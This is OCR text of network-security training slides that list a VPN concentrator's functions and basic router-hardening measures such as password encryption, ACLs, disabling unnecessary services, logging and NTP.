Mail Server
Intranet Server
Authentication Server
Private Segment (Trusted)



Functions of a VPN Concentrator

- A VPN Concentrator functions as a **bi-directional** tunnel endpoint

The VPN Concentrator functions are:

1. Encrypts and decrypts data
2. Authenticates users
3. Manages data transfer across the tunnel
4. Negotiates tunnel parameters
5. Manages security keys
6. Establishes Tunnels
7. Assigns user addresses
8. Manages inbound and outbound data transfers as a tunnel endpoint or router

Notes: ______________________________


____

____

____

____

____




Secure Router Configuration

- Routers are the main gateway to the network and not designed to be security devices
- Routers are vulnerable to different attacks from inside and outside of the network
- An administrator needs to configure a router securely; a misconfigured router is a target for mounting attacks

Hardening a Router will enable the Admins to prevent attackers from:


- Gaining information about the network
- Disabling routers and the disrupting the network
- Reconfiguring routers
- Using routers to perform internal attacks
- Using routers to perform external attacks
- Rerouting network traffic



Router Security Measures

1. Implement written, approved, and distributed router policy
2. Returned IOS version should be checked and up-to-date
3. Configure users and passwords
4. Enable password encryption
5. Implement access restriction on console
6. Disable unnecessary services
7. Properly configure necessary services such as DNS
8. Shutdown unnecessary interfaces
9. Identify and check the ports and protocols
10. Implement ACL to limit traffic to the required ports and protocols
11. Implement ACL to block reserved and inappropriate addresses
12. Enable logging
13. Use NTP, to set the router's time of day accurately
